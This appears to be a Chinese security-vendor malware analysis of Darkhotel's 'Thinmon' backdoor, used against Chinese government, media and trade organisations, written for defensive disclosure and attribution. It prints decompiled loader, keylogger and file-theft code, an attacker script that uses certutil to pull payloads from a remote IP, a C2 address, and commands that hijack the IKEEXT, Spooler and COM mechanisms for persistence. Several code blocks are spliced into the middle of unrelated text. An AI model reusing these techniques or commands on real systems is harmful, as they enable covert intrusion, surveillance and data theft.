

Darkhotel (APT-C-06) 组织利用Thinmon后门框架的多起攻击活动揭秘

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
2020年3月期间，360安全大脑发现并披露了涉半岛地区APT组织Darkhotel (APT-C-06) 利用VPN软件漏洞攻击我国政府机构和驻外机构的APT攻击行动。在攻击行动中Darkhotel (APT-C-06) 组织使用了一系列新型的后门框架，该后门程序未被外界披露和定义过，360高级威胁研究院根据攻击组件的文件名将其命名为“Thinmon”后门框架。通过对Darkhotel (APT-C-06) 组织利用“Thinmon”后门框架实施攻击活动的追踪，我们发现该组织最早从2017年就开始利用该后门框架实施了长达三年时间的一系列攻击活动，其攻击意图主要在于长期监控和窃取机密文件，受害者主要集中在我国华北和沿海地区，被攻击目标主要包括政府机构、新闻媒体、大型国企、外贸企业等行业，占比最大的为外贸及涉外机构。在这三年多的时间内，该组织不断更新后门框架，持续对目标发起攻击。

01

受影响情况


通过360安全大脑的遥测发现，受害者用户主要分布在我国东部沿海地区以及靠近朝鲜半岛的地区，这些地区拥有与朝鲜半岛来往距离优势，进而也成为中招用户的主要地区。

受害行业涵盖了政府、驻华机构、外贸、新闻媒体等多个行业，其中与贸易有关的企业占比最多达到1/4，其次是政府机构、新闻媒体，大型国企、高等院校。在今年3月的VPN劫持攻击事件中，有20多个中国驻外机构也受到了攻击。



■ 外贸企业 ■ 政府机构 ■ 高校 ■ 能源 ■ 媒体行业 ■ 其他 ■ 外交机构

在这些行业近70%都与外贸和驻外业务相关，涉外人员中招的占比极大。




■ 涉外 ■ 其他

02

技战术分析

根据我们目前的研究发现，该组织的技战术主要分为水坑攻击和漏洞攻击两种方式，攻击的后门程序按功能以插件形式释放和调度。




水坑攻击

在我们捕获的一例典型的水坑攻击中。受害者是访问韩国某色情网站，并下载带有木马的QuickTime安装包后中招。该安装包在安装完成后，会将恶意样本（Loader）释放在%appdata%目录并启动，最终加载载荷模块。



Loader



Loader（左）和正常播放器（右）签名对比

恶意样本（Loader）运行后会解密一段shellcode作为EnumWindows的回调函数，最终启动在内存中释放的载荷模块。


```
VirtualProtect(shellcode_start, 0x8000, 64, &f10ldProtect);  
shellcode_decrypt();  
EnumWindows(shellcode_entryopint, 0);
```

漏洞攻击

Darkhotel近年的攻击擅长利用软件平台的总控服务器漏洞，下发执行远程命令、下发木马后门程序，进一步控制主机。

利用某安全软件升级漏洞

2018年上半年，该组织通过入侵某单位的安全软件总控服务器，下发伪装成补丁的木马文件。在持续控制一年后，该组织不间断地针对该单位的终端下发伪装成软件升级包的后门程序。



伪装补丁

下发的后门程序被伪装成了漏洞升级补丁KB3928472.exe，由安全软件主控服务器下发并执行。样本在执行后会调用ActiveX COM接口执行JS脚本，释放主模块(wlbsctrl.dll)、插件模块(wmdusdt.dat)和用于解密插件的KEY文件(sublogus.dat)，并创建ikeext服务持久驻留。

```

function run32dll(arch) {
    if(mika.GetCountOfAttachments() != 4) {
        mika.ExitThread();
    }

    var files = ['wlbctrl.dll', 'sublogus.dat', 'wmdusdt.dat'];
    drop_files(3, files, mika.GetSysDir() + '\\',1);

    var value = mika.GetSysDir() + '\\ + files[0];

    mika.SetSvcStatus('ikeext', 'stop');
    mika.Sleep(1000);
    mika.ShellExec("sc.exe", "config ikeext type= own start= auto");
    mika.SetSvcStatus('ikeext', 'start');
}

function run64dll(arch) {
    if(mika.GetCountOfAttachments() != 4) {
        mika.ExitThread();
    }

    var program = mika.GetSysDir();
    program = program.substring(0, program.lastIndexOf('\\'));
    if(arch == '6432') {
        program = program + '\\sysnative\\';
    }
    else if(arch == '6464') {
        program = program + '\\system32\\';
    }

    var files = ['wlbctrl.dll', 'sublogus.dat', 'wmdusdt.dat'];
    drop_files(3, files, mika.GetSysDir() + '\\',1);


    var value = mika.GetSysDir() + '\\ + files[0];

    mika.SetSvcStatus('ikeext', 'stop');
    mika.Sleep(1000);
    mika.ShellExec("sc.exe", "config ikeext type= own start= auto");
    mika.SetSvcStatus('ikeext', 'start');
}
}

```

伪装升级组件

**update.dll会伪装成升级组件实现CMD 命令行回显和文件上传下载功能，同时样本会伪装为腾讯签名。



cmd回显功能

```

InitializeSecurityDescriptor(&SecurityDescriptor, 1u);
SetSecurityDescriptorDacl(&SecurityDescriptor, 1, 0, 0);
PipeAttributes.lpSecurityDescriptor = &SecurityDescriptor;
PipeAttributes.nLength = 12;
PipeAttributes.bInheritHandle = 1;
if ( !CreatePipe(hReadPipe, hWritePipe_input, &PipeAttributes, 0) )
    return 0;
if ( !CreatePipe(a4, a3, &PipeAttributes, 0) )
    return 0;
GetStartupInfo(&StartupInfo);
StartupInfo.dwFlags = 257;
StartupInfo.wShowWindow = 0;
StartupInfo.hStdOutput = *a3;
StartupInfo.hStdError = *a3;
StartupInfo.hStdInput = *hReadPipe;
StartupInfo.lpTitle = &nk_10012202;
qenccpy(&ApplicationName, "c:\\windows\\system32\\cmd.exe", 0x10u);
return CreateProcess(&ApplicationName, 0, 0, 0, 1, CREATE_NEW_CONSOLE, 0, 0, &StartupInfo, lpProcessInformation) != 0;

```

文件上传下载功能


```

if ( !strncmp(a1, "PUT", 3u) )
    return download_file(a1 + 4, s);
result = strncmp(a1, "GET", 3u);
if ( !result )
    result = upload_file(a1 + 4, s);
return result;

```

利用某安全软件升级漏洞II

2018年下半年该组织攻击某单位的另一款安全软件总控服务器后，是通过下发命令执行恶意脚本实施攻击，该恶意脚本通过远程服务器下载payload和相关插件



通过远程命令执行的脚本


```

@echo off
sc stop ikeext
del /F /Q c:\windows\system32\wlbsctrl.dll
del /F /Q c:\windows\system32\hwdb.dat
del /F /Q c:\windows\system32\codec.dat
certutil.exe -urlcache -split -f http://134.119.220.118/update64/pack1.dat c:\windows\temp\a1.dat
certutil.exe -urlcache -split -f http://134.119.220.118/update64/pack2.dat c:\windows\temp\a2.dat
certutil.exe -urlcache -split -f http://134.119.220.118/update64/pack3.dat c:\windows\temp\a3.dat
sc config ikeext Type= own Start= auto
sc start ikeext
schtasks /Delete /tn Task360 /F
del /F /Q c:\windows\temp\*.bat
del /F /Q c:\windows\SysWov*.bat

```

利用某OA软件升级漏洞

近年来某OA软件多次被爆出安全漏洞，2017年该组织利用某OA软件漏洞对相关单位进行攻击，攻击者通过OA主控服务器下发执行命令，在计算机上下发命令执行tmp后缀的JS恶意脚本，通过一系列解密、释放动作安装后门程序。



安装后门程序的恶意JS脚本


```

pscmd = "$cabpath = "C:\\Users\\hlp\\AppData\\Local\\Temp\\rad7C1B8.tmp" `r/n`
$bytes = [System.IO.File]::ReadAllBytes($cabpath)`r/n`
$ostream = [System.IO.File]::OpenWrite($cabpath)`r/n`
$ostream.Write($bytes,2,$bytes.Count-2)`r/n`
$ostream.Close()`r/n`
$cabpath = "C:\\Users\\hlp\\AppData\\Local\\Temp\\rad7C1B8.tmp" `r/n`
$destpath = $Env:windir + "\\system32" `r/n`
Start-Process "expand.exe" -wait -NoNewWindow -ArgumentList $cabpath, "-F:*", $destpath | Out-Null`r/n`
Remove-Item -path $cabpath -Force | Out-Null `r/n`
While(Test-Path("$cabpath")) { `r/n`
    Start-Sleep -s 1 | Out-Null `r/n`
} `r/n`
Start-Process "net.exe" -wait -NoNewWindow -ArgumentList "STOP","IKKEXT" | Out-Null`r/n`
Start-Process "sc.exe" -wait -NoNewWindow -ArgumentList "config","ikeext","type=", "own","start=", "auto" | Out-Null `r/n`
Start-Process "net.exe" -wait -NoNewWindow -ArgumentList "START","IKKEXT" | Out-Null`r/n`
Start-Process "netsh.exe" -wait -NoNewWindow -ArgumentList "-c", "interface","ipv4","delete","neighbors" | Out-Null `r/n`
Remove-Item -path "HKCU:\\Software\\Microsoft\\Windows\\CurrentVersion\\Uninstall" -Force -Recurse | Out-Null`r/n`
*:`r/n`
runps (pscmd):`r/n`
objfs0.DeleteFile($Script.FullName):`r/n`

```

利用VPN软件升级漏洞

2020年初，该组织利用某VPN软件的升级漏洞再次发起攻击，攻击者事先通过漏洞拿下了VPN服务器，然后将服务端的VPN客户端升级组件替换为后门程序，并更改了服务端升级配置文件，使用户在启动VPN客户端时会重新下载伪装成升级程序的后门程序，后门程序会从远程服务器下载执行shellcode，最终释放各种不同功能的攻击组件。




后门持久化

我们在溯源追踪过程中发现，该组织在部署下发各种荷载，采用多种方式实现持久化，并且多次更新相关模块的技术。

IKEEXT劫持

IKEEXT (IKE和AuthIP IPsec Keyring Modules) 是Windows操作系统的的一个服务。IKEEXT服务会试图加载一个不存在的DLL——“wlbsctrl.dll”



该组织通常将payload伪装成wlbsctrl.dll，再通过脚本或者远程命令重启IKEEXT服务，每当系统启动后，IKEEXT服务自动启动并加载wlbsctrl.dll

Spooler劫持

Print Spooler是操作系统中的打印服务，一般可以通过注册表安装不同的

打印服务。攻击者先在系统中安装正常的打印服务TPWinPrn.dll，由于TPWinPrn.dll运

```
sc config ikeext Type= own Start= auto
sc start ikeext
```

行时会去加载模块文件thinmon.dll，因此攻击者会下发伪装成thinmon.dll的木马实现驻留。

通过注册表安装TPWinPrn.dll的命令

```
"C:\\Windows\\System32\\reg.exe": [  
    "add \"HKLM\\SYSTEM\\CurrentControlSet\\Control\\print\\Environments\\Windows  
x64\\Print Processors\\tpwinprn\" /v Driver /t REG_SZ /d TPWinPrn.dll "  
]
```

正常的TPWinPrn.dll加载thinmon.dll

```
BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)  
{  
    HMODULE v4; // eax  
    FARPROC v5; // eax  
    FARPROC v6; // eax  
    HKEY phkResult; // [esp+4h] [ebp-410h]  
    DWORD cbData; // [esp+8h] [ebp-40Ch]  
    DWORD Type; // [esp+Ch] [ebp-408h]  
    BYTE Data; // [esp+10h] [ebp-404h]  
  
    phkResult = 0;  
    if ( fdwReason )  
    {  
        if ( fdwReason == 1 )  
        {  
            sub_100118C0();  
            if ( !(unsigned __int8)sub_100175FD(0) )  
                return 0;  
            v4 = LoadLibraryW(L"thinmon.dll");  
            dword_10069B68 = v4;  
            if ( dword_100695A0 )  
            {  
                sub_10002600(  
                    (int)&unk_100695F0,  
                    (int)L"Winprint.c",  
                    956,  
                    513,  
                    L"LoadLibrary %s = %d",  
                    (unsigned int)L"thinmon.dll");  
                v4 = dword_10069B68;  
            }  
        }  
    }  
}
```

COM劫持

攻击者在注册表 HKLM\software\classes\CLSID\ 下添加一个不存在的CLSID节点结构，例如{C5602CE6-9B79-11D3-B654-581BBAEF8DBA}，并将键值设置成恶意文件的路径，然后再在家庭网络配置管理器的CLSID节点{46C166AA-3108-11D4-9348-00Co4F8EEB71}下新建TreatAs项，并将键值设置成{C5602CE6-9B79-11D3-B654-581BBAEF8DBA}，再重启服务，这样当系统引用家庭网络配置管理器的CLSID时就会链接到新的CLSID上，从而加载恶意文件，达到COM劫持的目的

劫持 {46C166AA-3108-11D4-9348-00Co4F8EEB71}

```

o.Start("iphlpvc",
    "{46C166AA-3108-11D4-9348-00C04F8EEB71}",
    "{C5602CE6-9B79-11D3-B654-581BBAEF8DBA}",
    shell.ExpandEnvironmentStrings("%systemdrive%\windows\system32\Default_dic.bin"));
shell.run("sc.exe config iphlpsvc start= auto", 0, true); /* set DelayedAutoStart to 0 */
shell.run("net.exe START iphlpsvc", 0, true);

```

修改注册表CLSID

Address	Instruction
loc_10002064:	push Me
loc_10002065:	push svcName
loc_10002066:	call ChangeServiceConfig
loc_1000206B:	push Me
loc_1000206C:	push "MACHINE\Software\Classes\CLSID\"
loc_10002071:	push targetClsid
loc_10002072:	call Concat
loc_10002077:	call TakeOwnership
loc_1000207C:	pop
loc_1000207D:	push Me
loc_1000207E:	push "hklm"
loc_10002083:	push "Software\Classes\CLSID\"
loc_10002088:	push targetClsid
loc_10002089:	push "\TreatAs"
loc_1000208E:	call Concat
loc_10002093:	push ""
loc_10002098:	push altClsid
loc_10002099:	call WriteRegValue
loc_1000209E:	push Me
loc_1000209F:	push "hklm"
loc_100020A4:	push "Software\Classes\CLSID\"
loc_100020A9:	push altClsid
loc_100020AA:	push "\InprocServer32"
loc_100020AF:	call Concat
loc_100020B4:	push ""
loc_100020B9:	ldarg.s 4
loc_100020BB:	call WriteRegValue
loc_100020C0:	ret

04

后门核心组件

调度模块

调度模块实际上是个ReflectiveLoader，主要以thinmon.dll、wlbsctrl.dll以及其他一些文件名命名，并且一般都存在于system32目录下，主要用来加载其他插件模块

在DLLMain根据DLL加载方式执行不同流程，如果加载方式是进程加载就调用安装函数，

```

switch ( FdwReason )
{
case DLL_PROCESS_DETACH:
case DLL_THREAD_ATTACH:
case DLL_THREAD_DETACH:
case 5u:
    for...
    for...
    for...
    v36 = 7;
    for...
    break;
case DLL_PROCESS_ATTACH:
    for...
    v45 = 1;
    for...
    for...
    v43 = 7;
    for...
    return InstallDLL(hinstDLL, lpvReserved);
case 4u: // LoadPlugin
    LoadPlugin(lpvReserved);
    for...
    v50 = 4;
    for...
    for...
    break;
default:
    break;
}

```

根据lpvReserved的值判断是否已经安装，如果lpvReserved的值是0xF1A7D42B表示已经安装。

读取自身，重新装载DLL，获取DLLMain地址，实现反射式注入，并将fdwReason的值设置成4或5，系统默认值为0-3

```

if ( a2 == 0xF1A7D42B )
{

```

```

v2 = GetCurrentProcess();
if ( GetModuleFileNameExA(v2, hModule, Filename, 0x104u) )
{
    file_buf = 0;
    v46 = 0;
    if ( read_file(Filename, &file_buf, &v46) )
    {
        v26 = 1;
        for...
        for...
        v28 = 9;
        for...
        v27 = 5;
        for...
        if ( MultiByteToWideChar(0, 0, Filename, 260, v45->wsz_filename, 260) )
        {
            v50 = get_proc_ep(file_buf, hModule);
            (v50)(v50, 4, v45);
            (v50)(v50, 5, 0);
            v47 = v50;
        }
    }
}

```

当fdwReason值为4时，调用核心线程

获取用户名、计算机名、操作系统版本，是否是服务器、网卡信息、是否有远程桌面，并将这些信息加密保存在以用户名、时间、PID命名的缓存文件里，文件路径如下：

%allusersprofile%\Windows\Explorer\[UserName].[time_pid]\thumcache_[pid].prf

```

qmemcpy(&v59, &kunk_6B7BFEEC, 0x1Fu);
sub_6B79EB00(&v59, 0x1Eu, &Format, &v64); // UserName: %s
write_crypt_file(lpFileName, &Format, szUserName);
if ( GetComputerNameW(&Buffer, &nSize) )
{
    qmemcpy(&v40, &kunk_6B7BFF88, 0x27u);
    sub_6B79EB00(&v40, 0x26u, &v41, &v42); // ComputerName: %s
    write_crypt_file(lpFileName, &v41, &Buffer);
}
if ( sub_6B75DC20(v65, &v58, v53, &v54) )
{
    if ( v54 )
        write_crypt_file(lpFileName, L"WindowsVersion: %d.%d %s\r\n", *v65, v58, L"(Server)");
    else
        write_crypt_file(lpFileName, L"WindowsVersion: %d.%d %s\r\n", *v65, v58, &kunk_6B7BFE14);
    qmemcpy(&v39, &kunk_6B7BFFE8, 0x25u);
    sub_6B79EB00(&v39, 0x24u, &v37, &v38); // BuildNumber: %d
    //
    write_crypt_file(lpFileName, &v37, *v53);
}
sub_6B75E930(lpFileName); // 获取网卡信息
sub_6B7617A0(lpFileName, szUserName); // 查看是否有远程桌面
if ( sub_6B769E90(lpFileName) )

```

初始化插件，从文件中解出配置信息，配置信息字段如下

字段	说明
SPE_MutexName	Mutex名称
UPE_MutexName	
SPE_NumOfDll	插件模块数量
UPE_NumOfDll	
SPE_LoadMode_	插件启动方式
UPE_LoadMode_	
SPE_DllPath_	插件路径
UPE_DllPath_	
SPE_InjectProcess_	注入的目标进程
UPE_InjectProcess_	

检测系统环境是否有安全分析工具

```

for...
qmemcpy(&a1a, &unk_6B7BE89C, 0x19u);
sub_6B79EB00(&a1a, 0x18u, &u55, &a4); // procexp.exe
wcscpy(a1->list_tools->procexp, &u55);
qmemcpy(&u57, &unk_6B7BE8B8, 0x25u);
sub_6B79EB00(&u57, 0x24u, &u58, &u59);
wcscpy(a1->list_tools->ProcessHacker, &u58); // ProcessHacker.exe
qmemcpy(&u60, &unk_6B7BE8E0, 0x27u);
sub_6B79EB00(&u60, 0x26u, &u64, &u43);
wcscpy(a1->list_tools->SystemExplorer, &u64); // SystemExplorer.exe
qmemcpy(&u47, &unk_6B7BEC08, 0x19u);
sub_6B79EB00(&u47, 0x18u, &u61, &u65);
wcscpy(a1->list_tools->tcpview, &u61); // tcpview.exe
qmemcpy(&u62, &unk_6B7BEC24, 0x18u);
sub_6B79EB00(&u62, 0x1Au, &u44, &u66);
wcscpy(a1->list_tools->ethereal, &u44);
qmemcpy(&u56, &unk_6B7BEC40, 0x1Du);
sub_6B79EB00(&u56, 0x1Cu, &u48, &u45); // Wireshark.exe
wcscpy(a1->list_tools->Wireshark, &u48);
*u49 = 984819551;
u50 = -94290093;
u51 = -1865394060;
u52 = 20143;
u53 = 0;
sub_6B79EB00(u49, 0xEu, &u68, &u63);
wcscpy(a1->list_tools->cv, &u68); // cv.exe
qmemcpy(&u46, &unk_6B7BEC70, 0x18u);
sub_6B79EB00(&u46, 0x1Au, &u54, &u67);
wcscpy(a1->list_tools->connview, &u54); // connview.exe

```

加载插件，大致分为3种方式加载：

1. 通过LoadLibrary直接加载插件

2. 解密文件后通过线程加载

```

switch ( a2->plugin[i42].Load_Mode )
{
case 0:
    call_LoadLibrary(&a2->plugin[i42]);

case 1:
    hObject = decrypt_thread_call(&a2->plugin[i42]);
    if ( hObject )
        CloseHandle(hObject);

case 4:
    hObjecta = decrypt_thread_call_2(&a2->plugin[i42], 0);
    if ( hObjecta )
        CloseHandle(hObjecta);
}

```

3. 解密文件后注入Service.exe

远程模块

远控模块使用了开源项


目Meterpreter的metsrv.dll，其结构如下

```

case 2:
    inject_service(&a2->plugin[i42].field_0);

case 3:
    inject_service(&a2->plugin[i42].field_0);

```



Shellcode

```

0000000000000000      db  4Dh
0000000000000001      db  5Ah ; 2
0000000000000002 ; -----
0000000000000002      push  r10
0000000000000004      push  rbp
0000000000000005      mov   rbp, rsp
0000000000000008      sub   rsp, 20h
000000000000000C      and   rsp, 0FFFFFFFFFFFFFFF0h
0000000000000010      call  $+5
0000000000000015      pop   rbx
0000000000000016      add   rbx, 18B3h
000000000000001D      call  rbx ; LoadSelf
000000000000001F      add   rbx, 30938h
0000000000000026      mov   r8, rbx ; MetsrvConfig
0000000000000029      push  4
000000000000002B      pop   rdx
000000000000002C      call  rax ; CallEntryPoint

```

安装配置信息

```

MetsrvConfig
  MetsrvSession
    comms_fd.....null
    exit_func.....0x56A2B5F0
    expiry.....604800
    uuid.....{A0A80E30-901F-88D6-C597C4959F4A4C09}
  MetsrvTransportCommon
    url.....tcp://185.4.227.2:443
    comms_timeout.....300
    retry_total.....36000000
    retry_wait.....3600

```

字段


说明

comms_fd	通信的套接字handle(如果有的话)
exit_func	当会话结束时退出函数标识符
expiry	杀死会话前总秒数
uuid	唯一标识
url	C2地址
comms_timeout	等待一个新的packet的会话数
retry_total	重新通信总秒数
retry_wait	重连等待秒数

05

后门功能插件

在该组织的多次攻击活动中，我们捕获到了3种功能插件，它们在计算机中都以二进制加密的形式存放在临时目录，在需要被加载启动时，由调度模块对其解密并加载。以最近一次VPN升级劫持的攻击活动为例：



键盘记录

其主要功能为记录键盘输入信息到指定文件中，并且监控Mstsc(远程桌面链接) 进程

首先创建日志文件存储路径，之后启动键盘记录工作函数，待函数返回之后，生成日志文件。

使用SetWindowsHookExA获取键盘信息

```
v13 = 0x9D44A763;
v14 = 0x412EA8C9;
v15 = 0xB8CEC0;
sub_10001060(&v13, 0x8u, &LibFileName, &v11); // User32.dll
hModule = LoadLibraryA(&LibFileName);
if ( !hModule )
    return 0;
v3 = 0xB855B165;
v4 = 0x4A64F493;
v5 = 0x54F0D1DB;
v6 = 0xF6387527;
v7 = 0xE580u;
v8 = 0;
sub_10001060(&v3, 0x12u, &ProcName, &v9); // SetWindowsHookExA
SetWindowsHookExA = GetProcAddress(hModule, &ProcName);
if ( !SetWindowsHookExA )
    return 0;
v1 = GetModuleHandleA(0);
dword_10030BAC = SetWindowsHookExA(13, sub_10001FE0, v1, 0);
return dword_10030BAC != 0;
```

处理hook

```

if ( ( nCode >= 0 || dword_10030674)
    && ( wParam == WM_KEYDOWN || wParam == WM_KEYUP || wParam == WM_SYSKEYDOWN || dword
{
    v28 = lParam;
    if ( wParam == WM_KEYUP )
    {
        switch ( *v28 )
        {
            case WM_NCHOUSEMOVE:
            case WM_NCLBUTTONDOWN:
                dword_10030688 = 0;
                break;
            case WM_NCLBUTTONUP:
            case WM_NCLBUTTONDOWNBLCLK:
                dword_1003068C = 0;
                break;
            default:
                v31 = 1;
                break;
        }
    }
    else if ( wParam == WM_KEYDOWN )
    {
        switch ( *v28 )
        {
            case WM_NCHOUSEMOVE:
            case WM_NCLBUTTONDOWN:
                if ( dword_10030688 )
                {
                    if ( !dword_10030674 )
                        return CallNextHookEx(0, nCode, wParam, lParam);
                }
                else
                {
                    dword_10030688 = 1;
                }
                break;
            case WM_NCLBUTTONUP:
            case WM_NCLBUTTONDOWNBLCLK:
                if ( dword_1003068C )

```

记录按键和时间

```

sub_10001AD0(v19, 30);
*v19 = 0xFAA00EFD;
v21 = *v28;
v22 = v28[3];
v24 = Time;
if ( dword_10030674 )
{
    sub_10002F20(&Dest, L" # nCode: %d, wParam: %x, vkCode: %X, time: %X", nCode
    v5 = strlenW(&Dest);
    v12 += v5;
}
v23 = v12;
if ( v12 > 0 )

```

文件窃取

=

该模块的主要功能为窃取U盘中指定后缀名的文件

首先检查目录 C:\Users\xxx\LocalSettings\Application Data\Microsoft\Media Player 是否存在，不存在则创建。并在该目录下写入jusched.htm和AKoFDS.zoo文件，其中jusched.htm的文件内容为“[.ShellClassInfo]UICLSID={A2D4F61891212}”。

```

signed int __thiscall sub_10002430(const WCHAR *this)
{
    WCHAR *v2; // [esp+0h] [ebp-4h]

    v2 = (WCHAR *)this;
    if ( *(_DWORD *)this + 391 )
        return 0;
    if ( !sub_10006EC0(1) )
        return 0;
    if ( !PathFileExistsW(v2 + 4570) ) // C:\Users\... \Local Settings\Application Data\Microsoft\Media Player
        create_directory(v2 + 4570);
    sub_10003610(v2);
    sub_10003670(v2);
    sub_100028A0(v2, v2 + 4830); // C:\Users\... \Local Settings\Application Data\Microsoft\Media Player\jusched.htm
    sub_10002C40(v2, v2 + 5350); // C:\Users\... \Local Settings\Application Data\Microsoft\Media Player\AK0FDS.z00
    sub_10002820(v2 + 5090); // C:\Users\... \Local Settings\Application Data\Microsoft\Media Player\AK0FDS.zip
    sub_10002E40(v2, v2 + 4830, v2 + 5350);
    *(_DWORD *)v2 + 391 = 1;
    return 1;
}

```

遍历目录寻找以下几种格式的文档，加密存入后缀为Skm的文件

txt、hwp、doc、docx、eml、ckh、ppt、pptx、dwg、rtf、xls、xlsx、pdf

如果找到以该后缀结尾的文件，则判断文件属性，打开该文件获得文件大小，判断大小是否符合要求，如果符合要求，读取文件指定位置的内容，对文件内容进行数据运算，然后计算md5。

屏幕截取

该模块首先遍历当前进程，查找进程名中包含".scr"的进程，目的是为了判断当前机器是否处于锁屏状态。如果机器处于未锁屏状态，才会进入后续的截屏流程。

1232F30	74 00 78 00	74 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	txt.....
1232F40	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
1232F50	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
1232F60	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
1232F70	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
1232F80	68 00 77 00	70 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	hwp.....
1232F90	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
1232FA0	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
1232FB0	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
1232FC0	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
1232FD0	64 00 6F 00	63 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	doc.....
1232FE0	04 00 00 00	6B 4A 00 00	90 00 23 01	90 00 23 01	00 00 00 00	00 00 00 00	..輛.....
1232FF0	38 00 23 01	38 00 23 01	00 30 23 01	00 00 00 00	00 00 00 00	00 00 00 00	888.....
1233000	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
1233010	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
1233020	64 00 6F 00	63 00 78 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	docx.....
1233030	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
1233040	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
1233050	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
1233060	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
1233070	70 00 70 00	74 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	ppt.....
1233080	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
1233090	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
12330A0	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
12330B0	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
12330C0	70 00 70 00	74 00 78 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	pptx.....
12330D0	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
12330E0	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
12330F0	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
1233100	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
1233110	78 00 6C 00	73 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	xls.....
1233120	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
1233130	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
1233140	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
1233150	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....
1233160	78 00 6C 00	73 00 78 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	xlsx.....
1233170	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....

```

while ( 1 )
{
    while ( 1 )
    {
        if ( byte_1007E125 )
            return sub_10005020(v1, *(_DWORD *)&v2, *(int *)((char *)&v3 + 2));
        if ( !find_scr_process() )
            break;
        sleep_1();
    }
    if ( !sub_10001870() )
        return sub_10005020(v1, *(_DWORD *)&v2, *(int *)((char *)&v3 + 2));
    get_path();
    strcpy_my((int)&v2, 3, (int)&path);
    if ( current_count > sum_count )
        break;
}

```

如果当前机器的上次输入时间在一定时间范围内，则截取当前屏幕。

```

        if ( GetLastInputInfo(&plii) )
        {
            v5 = GetTickCount();
            v1 = v5 - plii.dwTime;
            v6 = 0x3E8 * dword_1007C0C0;
            if ( v5 - plii.dwTime <= 0x3E8 * dword_1007C0C0 )
            {
                EL_13:
                    screenshot();
                    sleep_1();
            }
            else
            {
                sleep_1();
            }
        }
    }
}


```

最终在screenshot中调用sub_10004e00完成截屏功能，并保存解密后的截屏文件到”C:\Users\xxx\AppData\Local\Microsoft\Internet Explorer\Cookies\Cache\xxx”目录(xxx为用户名)。

```

75 LABEL_17:
76 sub_100032F0((int)&dword_1007DF10, &dword_1007DF14, (int *)&v16, v17, v19, dword_1007C0C8);
77 sub_10004E00(dword_1007DF10, dword_1007DF14);
78 dword_1007DF08 = v14;
79 if ( dword_1007DF0C )
80     free(dword_1007DF0C);
81 dword_1007DF0C = v20;
82 free(v16);
83 j__free(dword_1007DF10);
84 sub_10002D70(&dwData);
85 v21 = -1;
86 return sub_10002CD0(&dwData);
87 }

```



06

归属关联分析

对攻击活动中的多个关键样本进行分析后发现，这些攻击样本与Darkhotel (APT-C-o6) 在历史上的样本算法、代码上都存在相似度的关联。

算法关联

此次攻击与2018年初“双杀”漏洞[1]相关披露中的算法存在十分相似，都是通过一个64字节的异或表对加密字符串循环异或


```
1 unsigned int __cdecl sub_10001060(int a1, unsigned int a2, int a3, unsigned int *a4)
2 {
3     unsigned int i; // [esp+0h] [ebp-10h]
4
5     for ( i = 0; i < a2; ++i )
6         *(a3 + i) = byte_1002F000[i % 64] ^ *(a1 + i);
7     *a4 = a2;
8     return a2;
9 }
```

第七章 归属关联分析

1. 解密算法

通过分析此次捕获到的样本，我们发现样本在执行过程中所使用的解密算法，与已披露的APT-C-06组织所使用的解密算法相同。

本次攻击所使用的样本的解密算法如下：



插件关联

利用VPN漏洞攻击时使用的插件与APT-C-o6曾经使用的后门程序lucker中的插件在功能、代码、导出函数名、算法、字符串等方面都存在相同之处。

键盘记录插件对比

文件窃取插件对比

窃取文件类型对比

截屏模块导出函数名对比

总结

